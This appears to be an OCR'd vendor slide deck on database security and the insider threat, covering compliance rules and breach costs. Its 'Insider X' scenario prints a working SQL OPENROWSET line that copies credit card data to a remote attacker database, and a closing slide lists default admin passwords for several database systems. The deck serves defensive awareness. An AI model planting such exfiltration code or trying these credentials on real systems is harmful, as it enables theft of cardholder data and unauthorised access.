APPLICATION SECURITY, INC.

Database Security & The Insider Threat

Securing Business by Securing Database Applications

Presented by:
Aaron Ingram
Application Security, Inc.

Database Security & The Insider Threat

- Agenda:
  - Grounding Regulatory Compliance in the Database
  - The Insider Threat – Attacks and Countermeasures
  - Database Security & Monitoring Best Practices
  - Securing Databases with DbProtect
  - Q&A

Federal Regulations Governing Data Security

Gramm-Leach-Bliley Act

- All about data privacy
  - Requires that financial institutions safeguard "Personally Identifiable information" (PII)

    ……..However…….
  - Providing personalized service requires access to personal information
- Necessitates implementing systems and controls to provide simple but secure access to sensitive PII data
- GLBA compliance is considered a "best practice" by many retailers

Sarbanes-Oxley Act

- All about data integrity
  - Mandates that public companies have effective controls on financial reporting data.
- Access controls
  - Segregation of duties
  - Access provided only with proper business requirement
- Audit trail
  - What changes have been made?
  - When were they made?
  - Who made them?

Federal Regulations Governing Data Security

FISMA (NIST 800-53)

- All about data security
  - Mandates that government organizations have effective controls to protect sensitive data
- Access controls
  - Segregation of duties
  - Access provided only with proper business requirement
- Audit trail
  - What changes have been made?
  - When were they made?
  - Who made them?

OMB Memo M-06-16

"Log all computer-readable data extracts from databases holding sensitive information…"

- Focused on data privacy and audit
  - Requires that organizations identify databases containing sensitive data
  - Requires auditing of reads (extracts) from those systems
  - Requires a means to determine where the data has gone
- Necessitates implementing systems and controls to ensure organizations "Trust but Verify"

Payment Card Industry Data Security Standard

A Combination of data privacy and data integrity rules

- Access controls
- Authentication
- Audit trail
- Encryption
- Vulnerability assessment

Penalties are Severe

- Non-compliance fine (egregious violations up to $500k)
- Ban from processing credit card transactions
- Increased processing fees
- Forensic investigation costs
- Disclosure / dispute resolution costs
- Issuers and Acquirers face unlimited liability

PCI Requirements Mandate Database Security

Section	Description
2	Ensure default passwords are changed
3	Protect Stored Data (Encryption)
4	Protect data in transit across the network (to/from DB)
6	Develop and maintain secure systems using vulnerability assessment tools
7	Implement strong authentication, authorization, and access controls
8	Assign unique IDs and implement strong password security
10	Auditing and database security monitoring
11	Regular review of security controls and audit data

Data is under Attack

Privacy Rights Clearinghouse

A Chronology of Data Breaches

http://www.privacyrights.org/ar/ChronDataBreaches.htm

Tracking Sensitive data breaches – since Feb. 2005

Several Hundred Incidences

Victims: Financial Services, Federal Gov't, Universities, Manufacturers, Health Care, Consulting & Audit Firms, etc. etc. etc.

TOTAL number of records containing sensitive personal information involved in security breaches -

As of this Week >166,000,000 Records

Costs of a Breach

- In 2006 Breaches cost companies an average of $182 per compromised record -- a 31% increase over 2005.

- Of 31 companies studied that experienced a data breach in 2006, direct costs ranged from $1 Million to over $22 Million

source: Ponemon Institute, October 2006

- These figures do not take into account the brand damage and loss of market capitalization incurred by the companies studied. The real costs of a breach are astronomical.

The Database "Insider Threat"

Who are Insiders?

The CISO of one of the largest banks in the world says…

"I define insiders in three categories

1. Authorized and Intelligent
   - use IT resources appropriately
2. Authorized and "stupid"
   - make mistakes that may appear as malicious or fraudulent.
3. Unauthorized and Malicious
   - mask either their identity or their behavior or both!

The first two categories I can identify and track with identity management systems – the later, I can not!!"

The Database “Insider Threat”

- Why is it important to understand who are the Users?
  - 70% of attacks originate on the Inside
    - Typically Difficult to detect
  - 65% of Threats go Undetected
  - 25% of Enterprises detected Security Breaches

- Do you know who they are?
- Can you monitor all database access and behavior?
- Do you know your enterprise DB vulnerability profile?
- Would you pass a Privileged User Audit?
- Is your Audit Trail Tamper Hardened? Non-repudiation?

The Database "Insider Threat"

- Let's break it down a bit further…
  - Authorized Users
    - Employees - Clerks, Accountants, Finance, Salespeople, Purchasing, etc.
  - Privileged Users
    - DBA's, DB/App Developers, Application QA, Contractors, Consultants
  - Knowledgeable Users
    - IT Op's, Network Op's, Security Personnel, Audit Personnel
  - Outsiders or Malicious User with Insider Access and/or vulnerability knowledge
    - The sophisticated "white collar" criminal

An individual may belong to more than one group

Database Vulnerabilities

- Buffer Overflows
- Denial of Service
- Default and Weak Passwords
- Privilege Escalation
- Misconfigurations
- SQL Injection
- Accessing Operating System Resources
- And they just keep coming……
  - Ex. Oracle now on quarterly patch schedule

Attack Scenario: “Insider X” Harvests Credit Cards

- "Insider X" is a database developer at a large retailer.
  - He is responsible for writing the code that accepts credit card information from POS terminals and writes it into a database.
- "Insider X" is addicted to adult chat rooms on the internet.
  - After spending thousands on his habit, he realizes he can’t afford to continue, but he can’t stop.
- "Insider X" plots to clandestinely credit card numbers from his employer’s customers.
  - He’ll use those credit card numbers to buy more time in the chat rooms.

The "Insider X's" Plan

- The plan is to embed malicious code into the database that processes and stores customer data.
  - He will harvest credit card data as it is being processed into the system, rather then attempting to take it after the fact.
- "Insider X" has control over the database while in development, but will have no access when it goes to production
  - His attack needs to send the data to him….and do so without getting noticed.
- "Insider X" will use an Oracle database on a development server that he owns to collect the credit card numbers.
  - He will take them home on disk and delete the records from the server every night.

The Attack

- "Insider X" knows that the SQL OLE DB Provider is installed on the target database server.
  - This means he can use the OPENROWSET function to send data to his remote SQL Server database.

- His attack is a simple line of SQL code embedded into the transaction processing system:

```
INSERT INTO OPENROWSET('SQLOLEDB','uid=sa;
    pwd=qwerty; Network=DBMSSOCN;
    Address=192.168.10.87,1433;', 'select * from
    Customers..Info') values (@FirstName, @LastName,
    @ccNumber, @ccType, @ccSecNumber, @ccExpDate)'
```

The Attack in Detail

OPENROWSET uses the OLE DB provider to set up a connection to the remote database.


```
INSERT INTO
    OPENROWSET('SQLOLEDB','uid=sa;pwd=qwerty;Network=DBMSSO
    CN;Address=192.168.10.87,1433;','select * from Customers..Info')

values (
    @FirstName,
    @LastName,
    @ccNumber,
    @ccType,
    @ccSecNumber,
    @ccExpDate
)'
```

The attackers database is located at 192.168.10.87 on port 1433


Write the data to the Info table in the Customers database…on "Insider X"'s server

This is the information that we're going to steal. Name, credit card number, expiration date, and security code….all the good stuff


"Insider X"'s Attack in progress...



"Insider X"'s Attack in progress...



"Insider X"'s Attack Complete



16,000+ credit card numbers…..that's about $80M in Credit!!!


The Outcome

- Once the application was deployed, "Insider X" collected at least 300 credit card numbers daily
  - After some time "Insider X" had thousands of records in his own SQL Server…without being noticed by anybody
- During the next scheduled application update, "Insider X" removed the attack code from the system
  - **No trace remained on the victim's SQL Server**
- "Insider X"'s heist was a success
- When the attack was finally detected, it was too late to do anything about it.
  - Investigations, fines, firings, brand damage…..it was bad for everyone….except "Insider X"


Attack Scenario: Password Cracking

- Oracle Defaults (hundreds of them)
  - User Account: internal / Password: oracle
  - User Account: system / Password: manager
  - User Account: sys / change_on_install
  - User Account: dbsnmp / Password: dbsnmp
- Microsoft SQL Server Defaults
  - User Account: SA / Password: null
- Sybase Defaults
  - User Account: SA / Password: null
- MySQL Defaults
  - User Account: root / Password: null
  - User Account: admin / Password: admin
  - User Account: myusername / Password: mypassword

